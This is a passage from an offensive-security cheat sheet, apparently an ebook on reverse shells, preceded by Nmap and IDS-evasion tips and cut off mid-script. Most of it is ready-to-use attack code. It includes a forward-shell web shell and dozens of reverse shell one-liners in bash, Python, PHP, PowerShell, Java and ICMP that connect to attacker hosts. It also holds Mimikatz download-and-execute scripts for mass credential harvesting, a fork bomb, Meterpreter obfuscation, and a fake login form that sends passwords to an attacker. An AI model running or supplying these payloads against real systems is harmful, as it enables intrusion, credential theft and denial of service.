- Strict routing can be specified using `S`. Strict routing requires you to set every hop between your system and the target host. For instance, `-ip-options "S 10.10.10.1 10.10.20.2 10.10.30.3"` specifies that the packets go via these three hops before reaching the target host.

Using proxy servers

Nmap offers the option `--proxies` that takes a list of a comma-separated list of proxy URLs. Each URL should be expressed in the format `proto://host:port`. Valid protocols are HTTP and SOCKS4; moreover, authentication is not currently supported.

Example is below

```
nmap -sS  
HTTP://PROXY_HOST1:8080,SOCKS4://PROXY_H  
OST2:4153  
IP
```

This way, you would make your scan go through HTTP proxy host1, then SOCKS4 proxy host2, before reaching your target. It is important to note that finding a reliable proxy requires some trial and error before you can rely on it to hide your Nmap scan source.

Evasion using DoS

Evasion via tactical DoS includes:

- Launching denial of service against the IDS/IPS
 - Launching denial of Service against the logging server
- An IDS/IPS requires a high processing power as the number of rules grows and the network traffic volume increases. Moreover, especially in the case of IDS, the primary response is logging traffic information matching the signature. Consequently, you might find it beneficial if you can:
- Create a huge amount of benign traffic that would simply overload the processing capacity

of the IDS/IPS.

- Create a massive amount of not-malicious traffic that would still make it to the logs. This action would congest the communication channel with the logging server or exceed its disk writing capacity.

It is also worth noting that the target of your attack can be the IDS operator. By causing a vast number of false positives, you can cause operator fatigue against your “adversary.”



REVERSE SHELLS

HACK YOUR WAY IN

Table of Contents

- Important Note
- Firewall Evasion
- Firewall Evasion with Python
- Post-Compromise
 - Escaping restricted shells
 - '/' are allowed
 - PATH environment variable is allowed to be changed
 - Using awk
 - Using find
 - Using SSH
 - Using python
 - Using perl
 - Python tty
 - Credential Harvesting
 - Mimikatz Execution on Multiple Domain Joined Machines
 - Execute Mimikatz in Memory
 - Crashing The System
 - Fork Bomb
 - Launching Meterpreter in Memory with PowerShell
- Pre Comprmise

- Netcat shell one liner
- Creating Java reverse shell
- PHP shell
- Bash Shell
 - TCP
 - UDP
 - Bind Shell
- One liner ping sweep scan to determine live hosts
- One Liner PHP shell [1]
- Php one liner [2]
- php one liners [3]
- Python UDP reverse shell
- Wordpress one liner php reverse shell to be added to functions.php or any plugin file
- Python reverse shell to connect back to attacker box
- Malicious Login form to send details to a listener
- Reverse shell one liner – Powershell
- Invoke-PowershellITCP
- Python + Powershell reverse shell
- Powercat
- ICMP Reverse shell payload
- Jenkins reverse shell

- ICMP reverse shell [delivery and exploitation]
- .SCF Reverse Shells
- Creating Java Applet
- Enumeration
 - Python Port Scanner
 - DNS Reverse Lookup Script
 - Powershell Script for AD User Enumeration
 - Powershell Script for Enumerating Specific AD User Accounts
 - Powershell Script for Enumerating AD Groups
 - Powershell Script for Enumerating service principal names to figure out the running services on the domain controller. In the example below, we enumerate for 'http'.
 - Bash code to check ports running using http
 - JavaScript Profiling
 - Visual Basic Reverse Shells
 - HTA Reverse Shell
 - With Msfvenom
 - With Metasploit
 - Microsoft Office Macros
 - With Powershell
 - With Visual Basic

- With Msfvenom and Metasploit
- Manual Macro
- Privilege Escalation
 - perl one liner for privilege escalation
 - C code to perform DLL Hijacking
 - C Code [2]
 - Shared Library
- Links to webshells
- Socat Shells
 - Linux
 - Windows
- Socat Encrypted
- Pivoting
 - Ruby reverse shell using Winrm for pivoting
- Data Exfiltration

Important Note

Copyright © 2024 by HackNotes

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publisher.

Accessing an information system without the express permission of the owner is illegal and this book does not encourage or promote unethical behavior.

Product names, logos, brands and other trademarks featured or referred to within HackNotes are the property of their respective trademark holders. The author does not intend to infringe on any trademark. These trademark holders are not affiliated with HackNotes. They do not sponsor or endorse our products, materials or company in any way.

HackNotes attempts to ensure that the information in this publication is complete and accurate; however, this information may contain typographical errors or other errors or inaccuracies. We assume no responsibility for such errors and omissions. HackNotes assumes no responsibility for any damages resulting from the use of information in this publication.

If you have any suggestions or corrections please contact at consultation@motasem-notes.net

Firewall Evasion

The below is a python script that is called forward shell and is developed by **ippsec** to bypass firewalls that have inbound and outbound filtering rules preventing you from acquiring fully interactive shell even after you have uploaded a working RCE.

The script has parts that need to be modified (It also has MODIFY THIS for the parts that need modification) according to your environment and scenario, namely:

- The URL of the vulnerable target. Specifically we should use the target URL over which we are uploading/executing the reverse shell.
#Example is below

```
http://domain.com/upload.php
```

- The payload that you wish to execute. Normally the payload is part of the target URL we mentioned above. So in that case you can use the payload that comes after upload.php` as an
#example

The script content can be found in the below URL
but I am pasting its contents here in case it is
removed in the future

<https://github.com/IppSec/forward-shell>

Example usage of this script

[https://www.youtube.com/watch?
v=hmtnxLUqRhQ&t=2610s](https://www.youtube.com/watch?v=hmtnxLUqRhQ&t=2610s)

The script

```
#!/usr/bin/python3
# -*- coding: utf-8 -*-
#
# Forward Shell Skeleton code that was
# used in IppSec's Stratosphere Video
# -- https://www.youtube.com/watch?
v=uMwcJQcUnmY
# Authors: ippsec, 0xdf
```

```
import base64
import random
import requests
import threading
import time

class WebShell(object):

    # Initialize Class + Setup Shell,
    # also configure proxy for easy
    # history/debugging with burp
    def __init__(self, interval=1.3,
proxies='http://127.0.0.1:8080'):
        # MODIFY THIS, URL
        self.url =
```

```
r"http://10.10.10.56/cgi-bin/cat"
    self.proxies = {'http' :
proxies}
        session =
random.randrange(10000,99999)
        print(f"[*] Session ID:
{session}")
        self.stdin = f'/dev/shm/input.
{session}'
        self.stdout =
f'/dev/shm/output.{session}'
        self.interval = interval

# set up shell
print("[*] Setting up fifo
shell on target")
        MakeNamedPipes = f"mkfifo
{self.stdin}; tail -f {self.stdin} |
/bin/sh 2>&1 > {self.stdout}"
        self.RunRawCmd(MakeNamedPipes,
timeout=0.1)

# set up read thread
print("[*] Setting up read
thread")
        self.interval = interval
```

```
        thread =
threading.Thread(target=self.ReadThrea
d, args=())
        thread.daemon = True
        thread.start()

        # Read $session, output text to
screen & wipe session

    def ReadThread(self):
        GetOutput = f"/bin/cat
{self.stdout}"
        while True:
            result =
self.RunRawCmd(GetOutput) #,
proxy=None)
        if result:
            print(result)
            ClearOutput = f'echo -
n "" > {self.stdout}'

        self.RunRawCmd(ClearOutput)
        time.sleep(self.interval)

        # Execute Command.

    def RunRawCmd(self, cmd,
timeout=50,
```

```
proxy="http://127.0.0.1:8080"):  
    #print(f"Going to run cmd:  
{cmd}")  
    # MODIFY THIS: This is where  
your payload code goes  
    payload = cmd  
  
    if proxy:  
        proxies = self.proxies  
    else:  
        proxies = {}  
  
    # MODIFY THIS: Payload in  
User-Agent because it was used in  
ShellShock  
    headers = {'User-Agent':  
payload}  
    try:  
        r = requests.get(self.url,  
headers=headers, proxies=proxies,  
timeout=timeout)  
        return r.text  
    except:  
        pass  
  
# Send b64'd command to
```

RunRawCommand

```
def WriteCmd(self, cmd):
    b64cmd =
base64.b64encode('{}\n'.format(cmd.rst
rip()).encode('utf-8')).decode('utf-
8')
    stage_cmd = f'echo {b64cmd} |'
base64 -d > {self.stdin}'
    self.RunRawCmd(stage_cmd)
    time.sleep(self.interval *
1.1)
```

```
def UpgradeShell(self):
    # upgrade shell
    UpgradeShell = """python3 -c
'import pty; pty.spawn("/bin/bash")'
|| python -c 'import pty;
pty.spawn("/bin/bash")' || script -qc
/bin/bash /dev/null"""
    self.WriteCmd(UpgradeShell)
```

```
prompt = "Please Subscribe> "
S = WebShell()
while True:
    cmd = input(prompt)
    if cmd == "upgrade":
```

```
prompt = ""  
S.UpgradeShell()  
  
else:  
    S.WriteCmd(cmd)
```

Firewall Evasion with Python

Python reverse shell in case the target behind a firewall. Execute this inside a webshell or from within the target. Don't forget to setup listner at the attacking machine:

PYTHON

```
python -c 'import  
socket,subprocess,os;s=socket.socket(s  
ocket.AF_INET,socket.SOCK_STREAM);s.co  
nnect(("54.186.248.116",1234));os.dup2  
(s.fileno(),0);  
  
os.dup2(s.fileno(),1);  
  
os.dup2(s.fileno(),2);p=subprocess.cal  
l(["/bin/sh","-i"]);'
```

Post-Compromise

Escaping restricted shells

Restricted shells are used for security reasons and to defend against privilege escalation attacks.

Restricted shells namely [rbash] , [rsh] and [rksh] limit what commands you can run to a limited set of commands.

Restricted shells commonly prevent users from changing directories, setting PATH or SHELL variables, specifying absolute pathnames, and redirecting output. Some may even add additional limitations, which can be frustrating when attempting to compromise a targeted host from a restricted account!

To find out what restricted shell you are in

```
echo $SHELL
```

The methodology of escaping restricted shells boils down to error and trial. Try what commands you can run and take it from there. We will explore different scenarios and how you can escape restricted shells based on what's allowed.

'/' are allowed

In that case just type the below command

```
/bin/sh
```

PATH environment variable is allowed to be changed

```
export PATH=/bin:/usr/bin:$PATH  
export SHELL=/bin/sh
```

Using awk

```
awk 'BEING {system('/bin/sh')}'
```

Using find

```
find / -name name -exec /bin/sh \;
```

Using SSH

if you got ssh credentials you can try sshing with one of the below commands

SHELL

```
ssh username@target -t bash
```

#OR

SHELL

```
'bash --noprofile'
```

Using python

PYTHON

```
python -c 'import os;  
os.system('/bin/sh')'
```

Using perl

```
sudo perl -e 'exec "/bin/bash";'
```

Python tty

Necessary for a stable shell.

PYTHON

```
python3 -c 'import pty;
pty.spawn("/bin/bash")'
export TERM=xterm
CTRL+Z
stty raw -echo; fg
```

Credential Harvesting

Downloading and executing a powershell script in memory (Mimikatz.ps1) to harvest admin password on the targeted domain controller. This script is run directly from the target

```
$browser = New-Object  
System.Net.WebClient  
IEX($browser.DownloadString("http://[y  
our-server-ip]:[port]/Invoke-  
Mimikatz.ps1"))  
invoke-Mimikatz
```

Running the above script on multiple domain joined machines to harvest all passwords

```
$browser = New-Object  
System.Net.WebClient  
IEX($browser.DownloadString("http://[y  
our-server-ip]:[port]/Invoke-  
Mimikatz.ps1"))  
  
invoke-mimikatz -Computer FRSV27,  
FRSV210,FRSV229, FRSV97 |out-file  
result.txt -Append
```

FRSV2010..are the targeted computer names which you can get by running nslookup on the corresponding IP

Save it as Mimikatz.ps1 and run it.

This script depends and relies on winrm (5985) to be enabled on the target you are running the script from, you can enable it with the following command:

```
Wmic /user:admin /password:password  
/node:[ip] process call create  
"powershell enable-PSRemoting -force"
```

Mimikatz Execution on Multiple Domain Joined Machines

Powershell script that Downloads Mimikatz and executes it on multiple defined machines using WMI.

Use it if the above method failed

Scenario 1:

You have just compromised a domain-joined machine / domain-controller / regular work station and want to harvest the passwords / hashes of other domain-joined machines then you can use the below script to launch it from the host you have just compromised.

Scenario 2:

You have compromised a non domain-joined

machine and want to download and execute mimikatz as stealthy as possible then you can use the script below and stop at the green highlight.

```
$command = '$browser = New-Object System.Net.WebClient;
IE($browser.DownloadString("http://[your-server-ip]:[port]/Invoke-Mimikatz.ps1"));
$machine_name = (get-netadapter | getnetipaddress | ? addressfamily -eq "IPv4").ipaddress; invoke-mimikatz | out-file c:\windows\temp\$machine_name".txt"'
getBytes = [System.Text.Encoding]::Unicode.GetBytes($command)
$encodedCommand = [Convert]::ToBase64String($bytes)

$PC_IP = @("[target-ip-1]", "[target-ip-2]")
ForEach ($x in $PC_IP) {
$proc = invoke-wmimethod -ComputerName $x
win32_process -name create -argumentlist ("powershell -encodedcommand $encodedCommand")
$proc_id = $proc.processId
```

```
do {([Write-Host "[*] Waiting for mimi  
to finish on $X"),  
(Start-Sleep -Seconds 2)} until ((Get-  
WMIObject -Class Win32_process -Filter  
"ProcessId=$proc_id" -ComputerName $X  
| where {$_.ProcessId -eq  
$proc_id}).ProcessID -eq $null)  
move-item -path  
"\\"$X\C$\windows\temp\$X.txt" -  
Destination  
C:\users\Administrator\desktop\ -force  
write-host "[+] Got file for $X" -  
foregroundcolor "green"  
}
```

write-host \$encodedCommand [include this command if you are running this script for a single host and stop here].

Execute Mimikatz in Memory

Powershell script to download mimikatz and execute it in memory only:

```
$browser = New-Object  
System.Net.WebClient  
$browser.Proxy.Credentials =  
[System.Net.CredentialCache]::DefaultN  
etworkCredentials  
IEX($browser.DownloadString("https://r  
aw.githubusercontent.com/Mimikatz.ps1"))  
invoke-Mimikatz
```

Crashing The System

Fork Bomb

Fork bomb script can create processes until the system crashes

SHELL

```
: (){:I: & I;:}
```

Launching Meterpreter in Memory with PowerShell

If you managed to get access to the target you can then establish a stable reverse connection back to

your attacker machine using both Meterpreter and PowerShell.

Step 1

Create a PowerShell payload from your attacking machine

SHELL

```
sudo msfvenom -p  
windows/meterpreter/reverse_https -f  
psh -a x86  
LHOST=your-ip LPORT=443 shell.ps1
```

Step 2

Create another PowerShell script with the below content and choose any name you want. We will choose **encoded.ps1**

```
# Get Contents of Script
$contents = Get-Content shell.ps1

# Compress Script
$ms = New-Object IO.MemoryStream
$action =
[IO.Compression.CompressionMode]::
:Compress
$cs =New-Object
IO.Compression.DeflateStream
($ms,$action)
$sw =New-Object IO.StreamWriter ($cs,
[Text.Encoding] ::ASCII)
$contents | ForEach-Object
{$sw.WriteLine($ I)}
$sw.Close()

# Base64 Encode Stream
$code=
[Convert]::ToString($ms.ToArray(
))
$command= "Invoke-Expression '$(New-
Object IO.StreamReader('$(New-Object
IO. Compression. DeflateStream
('$(New-Object IO. t4emoryStream
```

```
(,'$ ( [Convert] ::  
FromBase64String('"$code'"))),  
[IO.Compression.CompressionMode]::Dec  
ompress) ),  
[Text.Encoding]::ASCII)).ReadToEnd()  
;"  
  
# Invoke-Expression $command  
$bytes=  
[System.Text.Encoding]::Unicode.GetBytes($command)  
$encodedCommand =  
[Convert]::ToBase64String($bytes)  
  
# Write to Standard Out  
Write-Host $encodedCommand
```

Step 3

Store **shell.ps1** and **encoded.ps1** under the same directory.

Step 4

Execute the below command on the attacker machine

```
powershell.exe -executionpolicy bypass  
encoded.ps1
```

Then copy the string shown in the output.

Step 5

On the attacker box start a listener with Metasploit

```
use exploit/multi/handler  
set payload windows/meterpreter/reverse  
https  
set LHOST ip-attacker  
set LPORT 443  
exploit -j
```

Step 6

Execute the below command on the target machine

```
powershell.exe -noexit -  
encodedCommand [paste-the-output-from-  
step-4]
```

Now check the listener and you should have received a shell.

Pre Comprmise

The below reverse shells can be used to establish the first foothold.

Netcat shell one liner

SHELL

```
rm /tmp/f;mkfifo /tmp/f;cat  
/tmp/f|/bin/sh -i 2>&1|nc 10.2.81.146  
4547 >/tmp/f
```

Creating Java reverse shell

SHELL

```
msfvenom -p java/shell_reverse_tcp  
LHOST=ip LPORT=port -f war -o  
shell.war
```

PHP shell

[1]

PHP

```
<pre>system("bash -c 'bash -i >&
/dev/tcp/10.0.0.1/8080 0>&1'"')</pre>
```

[2] Webshell: p0wny-shell

Link below

<https://github.com/flozz/p0wny-shell>

Bash Shell

TCP

[1]

SHELL

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

[2]

SHELL

```
0<&196;exec 196<>/dev/tcp/<ATTACKER-
IP>/<PORT>; sh <&196 >&196 2>&196
```

[3]

SHELL

```
exec 5<>/dev/tcp/<ATTACKER-IP>/<PORT>;
while read line 0<&5; do $line 2>&5
>&5; done
```

[4]

SHELL

```
bash -c 'bash -i >&
/dev/tcp/<ATTACKER-IP>/<PORT> 0>&1'
```

UDP

SHELL

```
bash -i >& /dev/udp/10.0.0.1/8080 0>&1
```

Bind Shell

SHELL

```
nc -lvp 4445 -e /bin/bash
```

One liner ping sweep scan to determine live hosts

Linux

SHELL

[1]

```
root@kali:~$for i in {1..254}; do ping -c 1 10.10.0.$i | grep 'from'; done
```

[2]

```
root@kali:~$for /L %i in (1,1,255) do @ping -n 1 -w 200 10.5.5.%i > nul && echo 10.5.5.%i is up.
```

[3]

```
root@kali:~$ for x in {1 .. 254 .. 1};do ping -c 1 1.1.1.$x |grep "64 b" |cut -d" "-f4 ips.txt; done
```

Windows

```
for /L %i in (10,1,254) do @ (for /L %x  
in (10,1,254) do@ ping -n 1 -w 100  
10.10.%i.%x 2 nul | find "Reply" && echo  
10.10.%i.%x 1hosts-live.txt)
```

One Liner PHP shell [1]

PHP

```
<?php echo "<pre>" .  
shell_exec($_GET["cmd"]) . "</pre>"; ?>
```

Php one liner [2]

PHP

```
<?php system($_REQUEST["cmd"]); ?>
```

This one liner can be Executed in Windows cmd or Kali shell.

Another way is by uploading it as a webshell and then setting [cmd] equals to bash reverse shell that connects back to your listener. Example with [curl] is below

```
curl http://ip/assets/cmd.php -d  
"cmd=bash -c 'bash -i >%26  
/dev/tcp/ip/port 0>%261'"
```

php one liners [3]

```
[1] php -r  
'$sock=fsockopen("192.168.1.10",3333);  
exec("/bin/sh -i <&3 >&3 2>&3");'
```

```
[2] ? php exec("/bin/bash -c 'bash -i  
>& /dev/tcp/192.168.1.2:4444 0>&1'");  
?
```

```
[3] ?php -r  
'$sock=fsockopen("192.168.1.2",4444);e  
xec("/bin/sh -i <&3 >&3 2>&3");' ?
```

The one liners can be used inside targeted php files as well.

Python UDP reverse shell

This reverse shell can be placed in a python script or within a python console.

PYTHON

```
import
subprocess;subprocess.Popen(["python",
"-c", 'import os;import pty;import
socket;s=socket.socket(socket.AF_INET,
socket.SOCK_DGRAM);s.connect((\"ip\",
1234));os.dup2(s.fileno(),0);os.dup2(s
.fileno(),1);os.dup2(s.fileno(),2);os.
putenv(\"HISTFILE\", \"/dev/null\");pty
.spawn(\"/bin/sh\");s.close()'])
```

For the above shell to work, we need to use [socat] listener

PYTHON

```
socat file:`tty`,echo=0,raw udp-
listen:1234
```

Wordpress one liner php reverse shell to be added to functions.php or any plugin file

PYTHON

```
@$sock=fsockopen("FrontGun_IP",443);exec("/bin/sh -I <&3 >&3 2>&3");
```

Python reverse shell to connect back to attacker box

[one]

PYTHON

```
import socket
import pty
s =
socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.9.0.54",5555))
dup2(s.fileno(),0)
dup2(s.fileno(),1)
dup2(s.fileno(),2)
pty.spawn("/bin/bash")
```

[two]

PYTHON

```
python -c 'import  
socket,os,pty;s=socket.socket(socket.A  
F_INET,socket.SOCK_STREAM);s.connect((  
"10.0.0.1",4242));os.dup2(s.fileno(),0  
);os.dup2(s.fileno(),1);os.dup2(s.fil  
eno(),2);pty.spawn("/bin/sh")'
```

[3]

PYTHON

```
python -c 'import  
socket,subprocess,os;s=socket.socket(s  
ocket.AF_INET,socket.SOCK_STREAM);s.co  
nnect(("10.0.0.1",4242));os.dup2(s.fil  
eno(),0);os.dup2(s.fileno(),1);os.dup2  
(s.fileno(),2);subprocess.call(["/bin/  
sh","-i"])' 
```

[4]

PYTHON

```
python -c 'import  
socket,subprocess;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.conne  
ct(("10.0.0.1",4242));subprocess.call([ "/bin/sh","-  
i"],stdin=s.fileno(),stdout=s.fileno()  
,stderr=s.fileno())'
```

[5]

PYTHON

```
python -c 'import  
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.co  
nnect(("10.0.0.1",1234))'
```

[6]

PYTHON

```
import os,pty,socket;s=socket.socket();s.connect(("10.2.81.146",4546));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("sh")
```

[7]

PYTHON

```
import os; os.system("bash -i >&/dev/tcp/10.2.81.146/4547 0>&1")
```

Malicious Login form to send details to a listener

HTML

```
<div style="position: absolute; left: 0px; top: 0px; width: 800px; height: 600px; z-index: 1000; background-color:white;">  
Session Expired, Please Login:<br>  
<form name="login"  
action="http://attackerIP:port">  
<table>  
<tr><td>Username:</td><td><input  
type="text" name="uname"/></td></tr>  
<tr><td>Password:</td><td><input  
type="password" name="pw"/></td></tr>  
</table>  
<input type="submit" value="Login"/>  
</form>  
</div>
```

Reverse shell one liner – Powershell

[1]

```
$client = New-Object  
System.Net.Sockets.TCPClient('192.168.  
254.1',4444);$stream =  
$client.GetStream();[byte[]]$bytes =  
0..65535|%{0};while(($i =  
$stream.Read($bytes, 0,  
$bytes.Length)) -ne 0){;$data = (New-  
Object -TypeName  
System.Text.ASCIIEncoding).GetString($  
bytes,0, $i);$sendback = (iex $data  
2>&1 | Out-String );$sendback2 =  
$sendback + 'PS ' + (pwd).Path + '>  
';$sendbyte =  
([text.encoding]::ASCII).GetBytes($sen  
dback2);$stream.WriteLine($sendbyte,0,$sen  
dbyte.Length);$stream.Flush()};$client  
.Close()  
$sm=(New-Object  
Net.Sockets.TCPClient('192.168.254.1',  
5555)).GetStream();  
[byte[]]$bt=0..65535|%  
{0};while(($i=$sm.Read($bt,0,$bt.Length)) -ne 0){;$d=(New-Object  
Text.ASCIIEncoding).GetString($bt,0,$i  
);$st=
```

```
([text.encoding]::ASCII).GetBytes((iex  
$d 2>&1));$sm.WriteLine($st,0,$st.Length)}
```

[2]

```
powershell -nop -c "$client = New-  
Object  
System.Net.Sockets.TCPClient('10.10.14  
.18',4545);$stream =  
$client.GetStream();[byte[]]$bytes =  
0..65535|%{0};while(($i =  
$stream.Read($bytes, 0,  
$bytes.Length)) -ne 0){;$data = (New-  
Object -TypeName  
System.Text.ASCIIEncoding).GetString($  
bytes,0, $i);$sendback = (iex $data  
2>&1 | Out-String );$sendback2 =  
$sendback + 'PS ' + (pwd).Path + '>  
';;$sendbyte =  
([text.encoding]::ASCII).GetBytes($sen  
dback2);$stream.WriteLine($sendbyte,0,$sen  
dbyte.Length);$stream.Flush()};$client  
.Close()"
```

[3]

```
powershell -NoP -NonI -W Hidden -Exec
Bypass -Command New-Object
System.Net.Sockets.TCPClient("10.10.14
.18",4545);$stream =
$client.GetStream();[byte[]]$bytes =
0..65535|%{0};while(($i =
$stream.Read($bytes, 0,
$bytes.Length)) -ne 0){;$data = (New-
Object -TypeName
System.Text.ASCIIEncoding).GetString($
bytes,0, $i);$sendback = (iex $data
2>&1 | Out-String);$sendback2 =
$sendback + "PS " + (pwd).Path + ">
";$sendbyte =
([text.encoding]::ASCII).GetBytes($sen
dback2);$stream.WriteLine($sendbyte,0,$sen
dbyte.Length);$stream.Flush()};$client
.Close()
```

[4]

```
do {
    # Delay before establishing
    network connection, and between
    retries
    Start-Sleep -Seconds 1

    # Connect to C2
    try{
        $TCPClient = New-Object
        Net.Sockets.TCPClient('127.0.0.2',
        13337)
    } catch {}
} until ($TCPClient.Connected)

$NetworkStream =
$TCPClient.GetStream()
$StreamWriter = New-Object
IO.StreamWriter($NetworkStream)

# Writes a string to C2
function WriteToStream ($String) {
    # Create buffer to be used for
    next network stream read. Size is
    determined by the TCP client receive
    buffer (65536 by default)
```

```
[byte[]]$script:Buffer =
0..$TCPClient.ReceiveBufferSize | %
{0}

    # Write to C2
    $StreamWriter.WriteLine($String +
'SHELL> ')
    $StreamWriter.Flush()
}

# Initial output to C2. The function
also creates the initial empty byte
array buffer used below.
WriteToStream ''
```



```
# Loop that breaks if
NetworkStream.Read throws an exception
- will happen if connection is closed.
while(($BytesRead =
$NetworkStream.Read($Buffer, 0,
$Buffer.Length)) -gt 0) {
    # Encode command, remove last
byte/newline
    $Command =
([text.encoding]::UTF8).GetString($Buf-
fer, 0, $BytesRead - 1)
```

```
# Execute command and save output
(including errors thrown)
$Output = try {
    Invoke-Expression $Command
2>&1 | Out-String
} catch {
    $_ | Out-String
}

# Write output to C2
WriteToStream ($Output)
}

# Closes the StreamWriter and the
underlying TCPClient
$StreamWriter.Close()
```

Link reference for [4]

<https://github.com/martinsohn/PowerShell-reverse-shell>

Invoke-PowershellTCP

First clone nishang into your machine

```
git clone  
https://github.com/samratashok/nishang  
.git
```

At the bottom of [InvokePowerShellTcp.ps1] put the following:

```
Invoke-PowerShellTcp -Reverse -  
IPAddress yourip -Port yourport
```

To invoke this, download it to the target machine and execute it using the below powershell command

```
powershell iex(new-object  
net.webclient).downloadstring('http://  
yourip/Invoke-PowerShellTcp.ps1')
```

Catch the connection on your listener

Python + Powershell reverse shell

Run the below script and provide
RHOST,RPORT,LHOST,LPORT and it will connect to
your listener

```
#!/usr/bin/env python2
import sys
import urllib, urllib2
from base64 import b64encode

if (len(sys.argv) < 5):
    print("usage: <RHOST> <RPORT>
<LHOST> <LPORT>")
    exit()

RHOST = sys.argv[1]
RPORT = sys.argv[2]
LHOST = sys.argv[3]
LPORT = sys.argv[4]

print("RHOST="+RHOST+" RPORT="+RPORT+
LHOST="+LHOST+" LPORT="+LPORT+'\n')

payload = "$client = New-Object
System.Net.Sockets.TCPClient('"+LHOST+
"', "+LPORT+"); $stream =
$client.GetStream(); [byte[]]$bytes =
0..65535|%{0}; while(($i =
$stream.Read($bytes, 0,
$bytes.Length)) -ne 0) {; $data =
```

```
(New-Object -TypeName  
System.Text.ASCIIEncoding).GetString($  
bytes,0, $i); $sendback = (iex $data  
2>&1 | Out-String ); $sendback2 =  
$sendback + 'PS ' + (pwd).Path + '> '  
$sendbyte =  
([text.encoding]::ASCII).GetBytes($sen  
dback2);  
$stream.WriteLine($sendbyte,0,$sendbyte.Le  
ngth); $stream.Flush()};  
$client.Close();"
```

```
print(payload+'\n')
```

```
b64enc_command =  
b64encode(payload.encode('UTF-  
16LE')).replace('+','%2b')  
  
url = "http://"+RHOST+":"+RPORT+"/?  
search=%00{.exec%7CC:\Windows\System  
32\WindowsPowerShell\v1.0\powershel  
l.exe%20-  
EncodedCommand%20"+b64enc_command+".}"
```

```
print(url)  
response = urllib2.urlopen(url)
```

```
print("\nSTATUS:  
"+str(response.getcode()))
```

Powercat

Link

<https://github.com/besimorhino/powercat>

Fire up the listener

SHELL

```
nc -lvp 4545
```

From the target machine execute the below

```
powershell -c "IEX(New-Object  
System.Net.WebClient).DownloadString('  
http://yourip/powercat.ps1');powercat  
-c yourip -p 4545 -e cmd"
```

ICMP Reverse shell payload

You can use the below ICMP powershell payload if you can't get a shell through TCP. Ideally this payload is delivered by assigning it to a URL parameter.

```
$ip = '10.10.14.3'; $id = '1000'; $ic  
= New-Object  
System.Net.NetworkInformation.Ping;  
$po = New-Object  
System.Net.NetworkInformation.PingOptions; $po.DontFragment=$true; function  
s($b) { $ic.Send($ip,5000,  
([text.encoding]::ASCII).GetBytes($b),  
$po) }; function p { -join($id,'[P$]  
' ,$(whoami), '@' ,$env:computername,  
' ,$((gi $pwd).Name), '> ' ) }; while  
($true) { $r = s(p); if (!$r.Buffer) {  
continue; }; $rs =  
([text.encoding]::ASCII).GetString($r.  
Buffer); if ($rs.Substring(0,8) -ne  
$id) { exit }; try { $rt = (iex -  
Command $rs.Substring(8) | Out-  
String); } catch { $rt =  
($_.Exception|out-string) }; $i=0;  
while ($i -lt $rt.length-110) { s(-  
join($id,$rt.Substring($i,110))); $i -  
= -110; }; s(-  
join($id,$rt.Substring($i))); }
```

On the other end, make sure you run the master listener to catch the request.

SHELL

```
sudo python icmpsh_m.py [your-ip]  
[destination-ip]
```

You can download it from here

<https://github.com/bdamele/icmpsh>

Jenkins reverse shell

```
String host="localhost";
int port=8044;
String cmd="cmd.exe";
Process p=new
ProcessBuilder(cmd).redirectErrorStrea
m(true).start();Socket s=new
Socket(host,port);InputStream
pi=p.getInputStream(),pe=p.getErrorStr
eam(),
si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputS
tream();while(!s.isClosed())
{while(pi.available()>0)so.write(pi.re
ad());while(pe.available()>0)so.write(
pe.read());while(si.available()>0)po.w
rite(si.read());so.flush();po.flush();
Thread.sleep(50);try
{p.exitValue();break;}catch (Exception
e){}};p.destroy();s.close();
```

ICMP reverse shell [delivery and exploitation]

Use the below script if all other reverse shells operating on TCP are failing. The below script sends a powershell ICMP payload and retrieves a shell at the same time. It can also enables you to upload files to the target. The script delivers the payload through a http request with curl. The target server must be vulnerable to [SSRF]

UPLOAD source destination

source

https://github.com/Alamot/code-snippets/blob/master/hacking/HTB/Minion/icmp_alamot.py

Script

Make sure to modify on [LHOST] [RHOST] [RPORT] according to your environment.

```
#!/usr/bin/env python2

# Author: Alamot

# -----
# -----
# -----



# Available commands:

# -----
# -----
# -----



# > UPLOAD local_path remote_path

# (to upload a file using the HTTP
# protocol via xcmd, "echo >>" commands
# and

# base64 encoding/decoding)

# e.g. > UPLOAD myfile.txt
# C:\temp\myfile.txt
```

```
#  
  
# > DOWNLOAD remote_path  
  
# (to download a file using the ICMP  
protocol and base64 encoding/decoding)  
  
# e.g. > DOWNLOAD C:\temp\myfile.txt  
  
#  
  
# > DECODER (to get user decoder)  
  
#  
  
# > ADMIN (to get user admin)  
  
# -----  
-----  
---  
  
from __future__ import print_function  
  
import shlex, tqdm  
  
import os, sys, time
```

```
import base64, binascii, hashlib, uuid

import select, socket, threading

import requests, urllib

try:

    from impacket import ImpactDecoder

    from impacket import ImpactPacket

except ImportError:

    print('You need to install Python Impacket library first')

    sys.exit(255)

LHOST="10.10.15.43"

RHOST="10.10.10.57"

RPORT=62696
```

```
BUFFER_SIZE=110
```

```
INITIAL_UID = uuid.uuid4().hex[0:8]
```

```
DECODER_UID = uuid.uuid4().hex[0:8]
```

```
class
```

```
NoQuotedSession(requests.Session):
```

```
def send(self, *a, **kw):
```

```
a[0].url =
```

```
a[0].url.replace(urllib.quote(",",""),  
",").replace(urllib.quote("\\"),  
"\\"").replace(urllib.quote(";"),  
";").replace(urllib.quote("}"),  
"}").replace(urllib.quote("{"), "  
{").replace(urllib.quote(">"), ">")
```

```
return requests.Session.send(self, *a,  
**kw)
```

```
def payload(lhost, uid):
```

```
return "$ip = '"+lhost+"'"; $id =  
'"+uid+"'"; $ic = New-Object
```

```
System.Net.NetworkInformation.Ping;
$po = New-Object
System.Net.NetworkInformation.PingOptions; $po.DontFragment=$true; function
s($b) { $ic.Send($ip,5000,
([text.encoding]::ASCII).GetBytes($b),
$po) }; function p { -join($id,'[P$]
',(whoami), '@', $env:computername,
',(gi $pwd).Name), '> ' ) }; while
($true) { $r = s(p); if (!$r.Buffer) {
continue; }; $rs =
([text.encoding]::ASCII).GetString($r.
Buffer); if ($rs.Substring(0,8) -ne
$id) { exit }; try { $rt = (iex -
Command $rs.Substring(8) | Out-
String); } catch { $rt =
